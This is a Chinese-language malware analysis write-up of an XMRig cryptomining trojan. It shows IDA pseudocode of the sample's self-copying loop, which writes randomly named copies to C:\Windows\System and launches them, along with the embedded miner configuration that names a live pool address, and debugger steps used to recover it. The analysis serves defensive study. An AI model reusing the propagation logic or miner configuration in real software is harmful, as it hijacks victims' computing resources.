

一次恶意挖矿样本分析到捕获矿池地址-先知社区

样本指纹

SHA256:938c187c0c566d3ecd0ca594d027cff745688b409d6ab18e7d836d9ef1bd30de

MD5:8bb9f094a5c3e8358d931200092e3412

SHA1:fced1103ababf08ea6435f43f597240ac6c357e8

动静分析

首先使用IDA看看导入表 图中指出了一部分敏感的API

000001400...	CreateProcessW	KERNEL32
000001400...	MultiByteToWideChar	KERNEL32
000001400...	GetCurrentProcess	KERNEL32
000001400...	GetCurrentThread	KERNEL32
000001400...	SetThreadPriority	KERNEL32
000001400...	SetPriorityClass	KERNEL32
000001400...	GetModuleHandleW	KERNEL32
000001400...	GetProcAddress	KERNEL32
000001400...	SetThreadAffinityMask	KERNEL32
000001400...	CloseHandle	KERNEL32
000001400...	FreeConsole	KERNEL32
000001400...	GetConsoleWindow	KERNEL32
000001400...	FlushInstructionCache	KERNEL32
000001400...	VirtualAlloc	KERNEL32
000001400...	VirtualProtect	KERNEL32
000001400...	VirtualFree	KERNEL32
000001400...	GetLargePageMinimum	KERNEL32
000001400...	LocalAlloc	KERNEL32
000001400...	LocalFree	KERNEL32
000001400...	GetFileType	KERNEL32
000001400...	GetConsoleScreenBufferInfo	KERNEL32
000001400...	SetConsoleTextAttribute	KERNEL32
000001400...	RegisterWaitForSingleObject	KERNEL32
000001400...	UnregisterWait	KERNEL32
000001400...	GetConsoleCursorInfo	KERNEL32
000001400...	CreateFileW	KERNEL32
000001400...	DuplicateHandle	KERNEL32
000001400...	PostQueuedCompletionStatus	KERNEL32
000001400...	QueueUserWorkItem	KERNEL32
000001400...	SetConsoleCursorInfo	KERNEL32
000001400...	FillConsoleOutputCharacterW	KERNEL32
000001400...	ReadConsoleInputW	KERNEL32
000001400...	CreateFileA	KERNEL32
000001400...	ReadConsoleW	KERNEL32
000001400...	WriteConsoleInputW	KERNEL32
000001400...	FillConsoleOutputAttribute	KERNEL32
000001400...	WriteConsoleW	KERNEL32
000001400...	GetNumberOfConsoleInputEvents	KERNEL32
000001400...	WideCharToMultiByte	KERNEL32
000001400...	SetConsoleCursorPosition	KERNEL32

如图还有进行一些网络连接操作

000000001400...	111	WSAGetLastError	WS2_32
000000001400...	112	WSASetLastError	WS2_32
000000001400...	115	WSAStartup	WS2_32
000000001400...	18	select	WS2_32
000000001400...		WSARecvFrom	WS2_32
000000001400...	2	bind	WS2_32
000000001400...		WSAIoctl	WS2_32
000000001400...	3	closesocket	WS2_32
000000001400...		WSASend	WS2_32
000000001400...	22	shutdown	WS2_32
000000001400...		WSASocketW	WS2_32
000000001400...	8	htonl	WS2_32
000000001400...		GetAddrInfoW	WS2_32
000000001400...		FreeAddrInfoW	WS2_32
000000001400...	21	setsockopt	WS2_32
000000001400...	10	ioctlsocket	WS2_32
000000001400...	7	getsockopt	WS2_32
000000001400...		WSARecv	WS2_32
000000001400...	23	socket	WS2_32
000000001400...	9	htons	WS2_32

先知社区

然后看执行流程，Tab键简单看看伪代码

main函数开头的这段代码，通过CreateMutex创建一个互斥体，通过GetLastError判断互斥体是否已经存在，如果已存在则进行sleep，然后程序就返回了，这样避免进程重复执行该程序

```
-----  
CreateMutexW(0i64, 1, L"sfdkjjhgkdsfhgjksd");  
if ( GetLastError() == 183 )  
{  
    v5 = rand();  
    Sleep(1000 * (v5 % 10000));  
    return 0;  
}  
-----
```

先知社区

然后开始读取文件操作

```
CreateMutexW(0i64, 1, L"sfdkjjhgkdsfhgjksd");  
if ( GetLastError() == 183 )  
{  
    v5 = rand();  
    Sleep(1000 * (v5 % 10000));  
    return 0;  
}  
else  
{  
    v7 = time64(0i64);  
    srand(v7);  
    v8 = fopen(*argv, "rb");  
    fseek(v8, 0, 2);  
    v9 = ftell(v8);  
    fseek(v8, 0, 0);  
    v10 = (char *)malloc(v9);  
    fread(v10, 1ui64, v9, v8);  
    fclose(v8);  
    v11 = *(_DWORD *)&v10[v9 - 8];  
    v21 = *(_DWORD *)&v10[v9 - 4];  
    v12 = v11 - 1;  
    LODWORD(Buffer[0]) = v12;  
    v20 = 0;
```

先知社区

这里动态调试看一下读取的是哪一个文件，调试之前需要了解一点前置知识。文件名是作为fopen的第一个参数传递的，这是一个x64位程序，函数的第一个参数第二个参数分别放在RCX、RDX寄存器中，fopen有两个参数，第一个

参数是文件路径，那么我们就动态调试看看RCX，如图说明读取的是样本自身，那么有可能真正的二阶段恶意文件就隐藏在样本自身当中（一开始我以为是CS木马就当CS马来分析了）

然后使用两个fseek和malloc、ftell将整个文件内容读取到了内存中，第一个fseek是获取文件末尾指针，ftell是获取文件大小，malloc是申请内存并写入内容，因此推测是将文件内容读取到内存中

fclose之后初始化了几个变量

```

fclose(v8);
v11 = *( _DWORD * ) & v10[v9 - 8];
v21 = *( _DWORD * ) & v10[v9 - 4];
v12 = v11 - 1;
WORD( Buffer[0] ) = v12;
v20 = 0;
if ( v21 > 0 )
{
    v13 = 253;
    while ( v12 >= 0 )

```

先知社区

先知社区

从汇编中可以看出，v11从内存中读取文件末尾倒数第8字节的DWORD值，v21读取文件末尾倒数第4字节的DWORD值，因为R13是ftell的返回值即文件大小，是R14是malloc的发挥着即内存起始地址、或者说就是文件内容的起始地址，毕竟已经把内容写入malloc

然后又开始fwrite，大小的参数值存放在R8寄存器中，根据汇编可以看出是R13-256-8

• 00007FFE888AEF3	rrc	dec clx
• 00007FFE888AEF5	894C24 58	mov dword ptr ss:[rsp+58],ecx
• 00007FFE888AEF9	33DB	xor ebx,ebx
• 00007FFE888AEFB	895C24 50	mov dword ptr ss:[rsp+50],ebx
• 00007FFE888AEFF	85D2	test edx,edx
• 00007FFE888AF01	• 0F8E 3C010000	jle 938c187c0c566d3ecd0ca594d027cff745688
• 00007FFE888AF07	41:BC F0000000	mov r12d,FD
• 00007FFE888AF0D	85C9	test ecx,ecx
• 00007FFE888AF0E	✓ 0F88 2E010000	je 938c187c0c566d3ecd0ca594d027cff745688
• 00007FFE888AF15	BA 00000000	mov edx,8
• 00007FFE888AF1A	48:80D0 CF6D0700	lea rcx,qword ptr ds:[7FFE8931CF0]
• 00007FFE888AF21	E8 1AFFFFFF	call 938c187c0c566d3ecd0ca594d027cff745688
• 00007FFE888AF26	48:8B8F	mov rdi,rax
• 00007FFE888AF29	48:8D15 D4D60700	lea rdx,qword ptr ds:[7FFE8931D04]
• 00007FFE888AF30	48:8BC8	mov rcx,rax
• 00007FFE888AF33	FF15 01A0700	call qword ptr ds:[<fopen>]
• 00007FFE888AF39	48:8BD8	mov rbx,rax
• 00007FFE888AF3C	41:8D8D 00FFFFFF	lea ecx,qword ptr ds:[r13-100] ←
• 00007FFE888AF43	4C:63C1	movsxrd r8,ecx
• 00007FFE888AF46	49:83E8 08	sub r8,8 ←
• 00007FFE888AF4A	4C:8BC8	mov r9,rax
• 00007FFE888AF4D	BA 01000000	mov edx,1
• 00007FFE888AF52	49:8BCE	mov rcx,r14
• 00007FFE888AF55	FF15 35190700	call qword ptr ds:[<fwrite>]
• 00007FFE888AF5B	49:63D4	movsxrd rdx,r12d

看看右边的寄存器，推测正确

RDI	0000000000000000	"C:\\Windows\\System\\
R8	000000000001562A4	
R9	0000021F4527B620	
R10	0000000000000003	
R11	0000002FA317F4E0	
R12	00000000000000FD	
R13	000000000001563AC	
R14	0000021F46C0E040	
R15	0000000000000001	

后来也经过了一次fputs和fwrite来复制一个完整的exe，但是关键代码、功能是跟样本是一样的

这里将RCX中的内容通过fputs写入文件 RCX就是一个很长的随机文件名 不知道为啥要这样

• 00007FF7E88BAF6A	48:8BC8	mov rcx, rax	rcx: "PHGNickIBRLPqVUJwHxWQEPjqmCF
• 00007FF7E88BAF6D	48:8BD3	mov rdx, rbx	
• 00007FF7E88BAF70	FF15 22190700	call qword ptr ds:[<fputs>]	


似乎是把这个文件名字给覆盖 跟了之后发现又没有变化

这里通过createprocess来执行exe

The screenshot shows a debugger interface with two main panes. The left pane displays assembly code, and the right pane shows a memory dump. The assembly code includes calls to CreateProcessW and CreateThread, indicating a process creation operation. The memory dump pane shows a dump of memory starting at address 0x140.00000FFD54D00000.

此电脑 > 本地磁盘 (C:) > Windows > System				修改日期	类型	大小
名称						
FuvNSJg		2025/5/4 14:40			应用程序	1,370 KB

生成的exe跟一开始的样本代码是一样的但是他会循环不断生成进行自复制到C:\Windows\System\!u4e2d



```

IDA View-A Pseudocode-A Hex View-A Structures Enums Imports
47 v21 = *(DWORD *)&v9[v8 - 4];
48 v11 = v10 - 1;
49 Buffer = v11;
50 v20 = 0;
51 if ( v21 > 0 )
{
52     v12 = 253;
53     while ( v11 >= 0 )
{
54         v13 = (const char *)sub_14002AD40("C:\\Windows\\\\System\\", 8i64);
55         v14 = fopen(v13, "wb");
56         fwrite(v9, 1ui64, (int)v8 - 256 - 8i64, v14);
57         v15 = (const char *)sub_14002AD40(&unk_14009DFE0, v12);
58         fputs(v15, v14);
59         fwrite(&Buffer, 4ui64, 1ui64, v14);
60         fwrite(&v21, 4ui64, 1ui64, v14);
61         fclose(v14);
62         memset(&StartupInfo, 0, sizeof(StartupInfo));
63         StartupInfo.cb = 104;
64         memset(&ProcessInformation, 0, sizeof(ProcessInformation));
65         v16 = strlen(v13);
66         mbstowcs(Dest, v13, v16 + 1);
67         CreateProcessW(0i64, Dest, 0i64, 0i64, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation);
68         ++v20;
69         v12 += 253;
70         if ( v20 >= v21 )
71             break;
72         v11 = Buffer;
73     }
74 }
75 sub_140017070(v24, (unsigned int)argc, argv);
76 v17 = sub_140016F10(v24);
77 if ( v17 )

```

这里程序一直while循环进行自我复制，复制了很多次，如果绕过这个重复的过程呢？

```

v13 = 253;
while ( v12 >= 0 )
{

```

直接在复制代码区域外面下断点然后直接运行到断点位置，这是一种不过这样的话还是会复制很多次

名称	修改日期	类型	大小
UXUEAsV	2025/5/4 23:15	应用程序	1,402 KB
bphydrE	2025/5/4 23:15	应用程序	1,397 KB
DjrVcHo	2025/5/4 23:15	应用程序	1,399 KB
elzEQbV	2025/5/4 23:15	应用程序	1,399 KB
GpeDEe	2025/5/4 23:15	应用程序	1,398 KB
IAjDHxJ	2025/5/4 23:15	应用程序	1,397 KB
NIUQBQY	2025/5/4 23:15	应用程序	1,397 KB
pvcqHS	2025/5/4 23:15	应用程序	1,399 KB
uSyJyky	2025/5/4 23:15	应用程序	1,398 KB
VdkFWKB	2025/5/4 23:15	应用程序	1,396 KB
xOEygLe	2025/5/4 23:15	应用程序	1,398 KB
YShCnt	2025/5/4 23:15	应用程序	1,397 KB
yTPNYvl	2025/5/4 23:15	应用程序	1,398 KB
DrNeKPB	2025/5/4 23:15	应用程序	1,396 KB
nBtvOih	2025/5/4 23:15	应用程序	1,395 KB
TYwbovW	2025/5/4 23:15	应用程序	1,396 KB
ZnfaXSA	2025/5/4 23:15	应用程序	1,396 KB
iURRLyr	2025/5/4 23:15	应用程序	1,395 KB
LZnRjC	2025/5/4 23:15	应用程序	1,394 KB
mOOGvc	2025/5/4 23:15	应用程序	1,395 KB
NDeLxph	2025/5/4 23:15	应用程序	1,395 KB

这里选择修改寄存器的方式 如图代码是通过js命令来判断次数的 判断的结果会返回给SF寄存器，如果是0则继续循环，这里直接鼠标双击设置为1就跳过循环只会进行自我复制一次了



后面继续看伪代码发现了xmrig, xmrig是知名的开源矿工程序，常被恶意软件用于隐蔽挖矿


```

__QWORD * __fastcall sub_140026B88(__QWORD *a1, __int64 a2)
{
    __int64 v4; // rbx
    void *v5; // rax
    __int64 v6; // rcx
    void *v7; // rax

    *a1 = &xmrig::App::`vftable'; ←
    a1[1] = &xmrig::App::`vftable';
    v4 = 0i64;
    a1[2] = 0i64;
    a1[4] = 0i64;
    v5 = operator new(0x20ui64);
    if ( v5 )
        v6 = sub_1400274D0(v5, a2);
    else
        v6 = 0i64;
    a1[3] = v6;
    if ( !(*unsigned int (__fastcall **)(__int64))(*(__QWORD *)v6 + 24i64))(v6) && !(*(_BYTE *)sub_1400149C8(a1[3]) + 9) )
    {
        v7 = operator new(0x18ui64);
        if ( v7 )
            v4 = sub_14001059C(v7, a1);
        a1[2] = v4;
    }
    return a1;
}

```

这里才发现，这实际上不是CS木马其实就是挖矿程序，只有微软报是CS木马就一直当CS木马来看了



al 快速修复	① Trojan.Miner.S28484635 木马矿工 S284...	Rising 上升	① Trojan.CoinMiner!1.C2B5 (CLASSIC) Trojan.CoinMiner! 1.C2B5 (经典版)
Engine Zero 深信服零号引擎	① Trojan.Win32.Save.a 木马.Win32.Save.a	SecureAge 安全时代	① Malicious 恶意
One (Static ML) SentinelOne ML	① Static AI - Malicious PE 静态 AI - 恶意 PE	Skyhigh (SWG) 天高 (SWG)	① BehavesLike.Win64.Dropper.th
Sophos 公司	① Mal/VB-AQW	SUPERAntiSpyware SUPERAntiSpywa re 软件	① Hack.Tool/Gen-BitCoinMiner
赛门铁克	① Packed.Generic.696	Tencent 腾讯	① Trojan.Win64.CoinMiner.b 木马.Win64.C...
e 陷阱矿	① Suspicious.low.ml.score 可疑的.low.ml...	Trellix (ENS) 格子 (ENS)	① Dropper-FXA!8BB9F094A5C3 滴管-FXA...
cro 趋势科技	① Coinminer.Win64.TOOLXMR.SMA	TrendMicro-HouseCall TrendMicro- HouseCall 公司	① Coinminer.Win64.TOOLXMR.SMA
里斯特	① W64!Coinminer.GT	VBA32 VBA32 的	① Trojan.BtcMine
普雷	① Trojan.GenericKD.69370767 木马 GenericKD.69370767	VirIT 维尔特	① Trojan.Win64.Genus.CHIY 木马 Win64.G...
Webroot 网站	① W32!Coinminer.Xmrig W32.币矿机.Xmrig	WithSecure WithSecure 安全	① Heuristic.HEUR/AGEN.1320164 启发式 HEUR/AGEN.1320164
燕子	① Trojan.Mansabo!XUBuF46rW+0 特洛伊木马 Mansabo! XUBuF46rW+0	Zillya 齐利亚	① Trojan.CoinMiner.Win64.15235 木马 CoinMiner.Win64.15235

这里defender又识别是挖矿木马



发现威胁 - 需要采取措施。

严重

2025/5/4 12:28

状态: 活动

活动的威胁未得到处理，并且仍在你的设备上运行。

已检测到威胁: Trojan:Win64/XmrigMiner.RP!MTB

警报级别: 严重

日期: 2025/5/4 12:29

类别: 特洛伊木马

详细信息: 这个程序很危险，而且执行来自攻击者的命令。

[了解更多信息](#)

受影响的项目:

file: C:\Windows\System\akmAouj.exe

file: C:\Windows\System\aTfyjUz.exe

file: C:\Windows\System\aXeIRTo.exe



捕获矿池地址

确定是挖矿木马了，那就尝试找一下矿池地址吧 最简单的方式是运行然后看看wireshark，当然这存在一定风险

也可以直接ida看看字符串有没有相关的信息，如图，复制下来看看 很明显是挖矿程序的一些配置信息。其中"algo": "cn/r": 使用CryptoNight算法变种（如CryptoNightR），常用于门罗币

```
.rdata:0000000F  C  [%d-%02d-%02d %02d:%02d\x1B[1;30m.%03d\x1B[0m]
.rdata:00000007  C  \x1B[0m\r\n
.rdata:00000018  C  invalid string position
.rdata:00000010  C  string too long
.rdata:00000043  C  \n\n    \"api\": {\n        \"id\": null,\n        \"worker-id\": null\n    },\n    \"http\": {\n        \"enabled\": false,\n        \"host\": \"127.0.0.1\", \n        \"port\": 0,\n        \"path\": \"/miner/api\"\n    },
.rdata:0000000C  C  config.json
.rdata:00000009  C  autosave
.rdata:00000008  C  background
```

```
.rdata:000000014009DA30 00000493 C
{
    "api": {
        "id": null,
        "worker-id": null
    },
    "http": {
        "enabled": false,
        "host": "127.0.0.1",
        "port": 0,
        "access-token": null,
        "restricted": true
    },
    "autosave": false,
    "version": 1,
    "background": false,
    "colors": true,
    "randomx": {
        "init": -1,
        "numa": true
    },
    "cpu": {
        "enabled": true,
        "huge-pages": true,
        "hw-aes": null,
        "priority": null,
        "asm": true,
        "argon2-impl": null,
        "cn/0": false,
        "cn-lite/0": false
    },
    "donate-level": 0,
    "donate-over-proxy": 1,
    "log-file": null,
    "pools": [
        {
            "algo": "cn/r",
            "url": "3.120.209.58:8080",
            "user": "x",
            "pass": "x",
            "rig-id": null,
            "nicehash": false,
            "keepalive": false.....
        }
    ]
}
```

有个url: 3.120.209.58:8080, pools一般就是矿池相关的参数了 微步是显示安全的 放在VT看看 有一个显示Miner也就是矿池的意思

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis		Do you want to automate checks?	
CyRadar	① Malware	Dr.Web	① Malicious
Fortinet	① Malware	SOCRadar	① Malicious
AlphaSOC	① Miner	Abusix	② Clean

除了看字符串以外呢，我们还可以通过xdbg动态调试的方式获取矿池地址，那么我们就需要在一些进行网络连接相关的API上进行断点，然后去分析他的参数传入顺序、以及参数值，从而捕获矿池的地址，主要是找ws2_32.dll里的API，这里面的API大多都是跟网络连接相关的，可以尝试对这些API进行断点

00007FFD62724C70	<ws2_32.dll.GetAddrInfoW>	已启用	push rbp
00007FFD627255D0	<ws2_32.dll.sendto>	已启用	mov rax, rsp
00007FFD62725730	<ws2_32.dll.connect>	已启用	mov rax, rsp
00007FFD62726600	<ws2_32.dll.WSASocketW>	已禁用	mov qword ptr ss:[rsp+8], rbx
00007FFD62726605	ws2_32.dll	已禁用	mov qword ptr ss:[rsp+10], rsi
00007FFD6272DA50	<ws2_32.dll.WSASStartup>	已启用	mov qword ptr ss:[rsp+18], rbx
00007FFD62731210	<ws2_32.dll.send>	已启用	mov qword ptr ss:[rsp+8], rbx
00007FFD627315B0	<ws2_32.dll.WSASend>	已启用	mov qword ptr ss:[rsp+8], rbx
00007FFD627317B0	<ws2_32.dll.recv>	已启用	mov qword ptr ss:[rsp+8], rbx
00007FFD627319C0	<ws2_32.dll.WSARecv>	已启用	mov qword ptr ss:[rsp+8], rbx
00007FFD62733010	<ws2_32.dll.recvfrom>	已启用	mov qword ptr ss:[rsp+8], rbx
00007FFD627334E0	<ws2_32.dll.bind>	已启用	mov rax, rsp
00007FFD62734A00	<ws2_32.dll.WSAConnect>	已启用	mov qword ptr ss:[rsp+8], rbx
00007FFD62734B20	<ws2_32.dll.WSASTringToAddressA>	已启用	mov rax, rsp
00007FFD62735290	<ws2_32.dll.WSARecvFrom>	已启用	mov rax, rsp
00007FFD62735470	<ws2_32.dll.WSASTringToAddressW>	已启用	mov qword ptr ss:[rsp+8], rbx
00007FFD62735670	<ws2_32.dll.WSASocketA>	已启用	mov rax, rsp
00007FFD62749620	<ws2_32.dll.GetHostNameW>	已启用	push rbx
00007FFD62753C90	<ws2_32.dll.WSAConnectByList>	已启用	mov qword ptr ss:[rsp+18], rbx
00007FFD627544B0	<ws2_32.dll.WSAConnectByNameA>	已启用	mov rax, rsp
00007FFD627546C0	<ws2_32.dll.WSAConnectByNameW>	已启用	mov rax, rsp
			push rbp

```

<ws2_32.dll.GetAddrInfoW>
<ws2_32.dll.sendto>
<ws2_32.dll.connect>
<ws2_32.dll.WSASocketW>
ws2_32.dll
<ws2_32.dll.WSASStartup>
<ws2_32.dll.send>
<ws2_32.dll.WSASend>
<ws2_32.dll.recv>
<ws2_32.dll.WSARecv>
<ws2_32.dll.recvfrom>
<ws2_32.dll.bind>
<ws2_32.dll.WSAConnect>
<ws2_32.dll.WSASTringToAddressA>
<ws2_32.dll.WSARecvFrom>
<ws2_32.dll.WSASTringToAddressW>
<ws2_32.dll.WSASocketA>
<ws2_32.dll.GetHostNameW>
<ws2_32.dll.WSAConnectByList>
<ws2_32.dll.WSAConnectByNameA>
<ws2_32.dll.WSAConnectByNameW>

```

这里开始进行动态调试，这里就进入了GetAddrInfoW这个API

```

    00007FFD62724C70 40:55 push rbp
    00007FFD62724C71 53 push rbx
    00007FFD62724C72 56 push rsi
    00007FFD62724C73 57 push rdi
    00007FFD62724C74 57 push r12
    00007FFD62724C75 41:54 push r13
    00007FFD62724C76 41:55 push r14
    00007FFD62724C77 41:56 push r15
    00007FFD62724C78 41:57 push r15
    00007FFD62724C79 18:58 mov rax,qword ptr ss:[rsp-58]
    00007FFD62724C7A 48:81EC 58010000 sub rsp,158
    00007FFD62724C7B 48:8805 C0130500 mov rax,qword ptr ds:[7FFD62776050]
    00007FFD62724C7C 48:33C4 xor rax,rsp
    00007FFD62724C7D 48:8945 40 mov qword ptr ss:[rbp+40],rax
    00007FFD62724C7E 48:8805 62130500 mov rax,qword ptr ds:[7FFD62776000]
    00007FFD62724C7F 45:33FF xor r15d,r15d

```

就来学习一下这个API 如图官方解释

GetAddrInfoW 函数提供从 Unicode 主机名到地址的与协议无关的转换。

4
找
I

语法

C++

```

INT WSAAPI GetAddrInfoW(
    [in, optional] PCWSTR           pnodeName,
    [in, optional] PCWSTR           pserviceName,
    [in, optional] const ADDRINFOW *pHints,
    [out]          PADDRINFOW       *ppResult
);

```

参数

[in, optional] pnodeName

指向以 NULL 结尾的 Unicode 字符串的指针，该字符串包含主机(节点)名称或数字主机地址字符串。对于 Internet 协议，数字主机地址字符串是点十进制 IPv4 地址或 IPv6 十六进制地址。

[in, optional] pserviceName

指向以 NULL 结尾的 Unicode 字符串的指针，该字符串包含表示为字符串的服务名称或端口号。

服务名称是端口号的字符串别名。例如，“http”是由 Internet 工程任务组定义的端口 80 的别名，(IETF) 作为 Web 服务器用于 HTTP 协议的默认端口。以下文件中列出了未指定端口号时 pserviceName 参数的可能值：

```

INT WSAAPI GetAddrInfoW(
    [in, optional] PCWSTR           pnodeName,
    [in, optional] PCWSTR           pserviceName,
    [in, optional] const ADDRINFOW *pHints,
    [out]          PADDRINFOW       *ppResult
);

```

那么第一个参数也就是矿池的IP或者域名了，根据X64的调用约定可知，第一个参数是放在RCX里的，那么我们就可以确定了，3.120.209.58:8080就是矿池地址

```

    00007FFD62724C70 40:55 push rbp
    00007FFD62724C71 53 push rbx
    00007FFD62724C72 56 push rsi
    00007FFD62724C73 57 push rdi
    00007FFD62724C74 57 push r12
    00007FFD62724C75 41:54 push r13
    00007FFD62724C76 41:55 push r14
    00007FFD62724C77 41:56 push r15
    00007FFD62724C78 41:57 push r15
    00007FFD62724C79 18:58 mov rax,qword ptr ss:[rsp-58]
    00007FFD62724C7A 48:81EC 58010000 sub rsp,158
    00007FFD62724C7B 48:8805 C0130500 mov rax,qword ptr ds:[7FFD62776050]
    00007FFD62724C7C 48:33C4 xor rax,rsp
    00007FFD62724C7D 48:8945 40 mov qword ptr ss:[rbp+40],rax
    00007FFD62724C7E 48:8805 62130500 mov rax,qword ptr ds:[7FFD62776000]
    00007FFD62724C7F 45:33FF xor r15d,r15d
    00007FFD62724C80 48:8801 ... mov rcx,rcx

```

线程/FPU		
RAX	0000000000000000	
RCX	0000023f90303100	L"3.120.209.58"
RBP	00007f7e89482a0	938c187c0c566d3ecd0c
RSP	000000791bcffa78	&=?
RSI	0000000000000000	
RDI	0000023f903c278	
R8	0000023f903c21c	
R9	0000023f903c2c0	
R10	0000000000000000	
R11	0000007938cffa60	
R12	00007f7e8948270	
R13	0000000000000000	
R14	0000023f903c2870	938c187c0c566d3ecd0c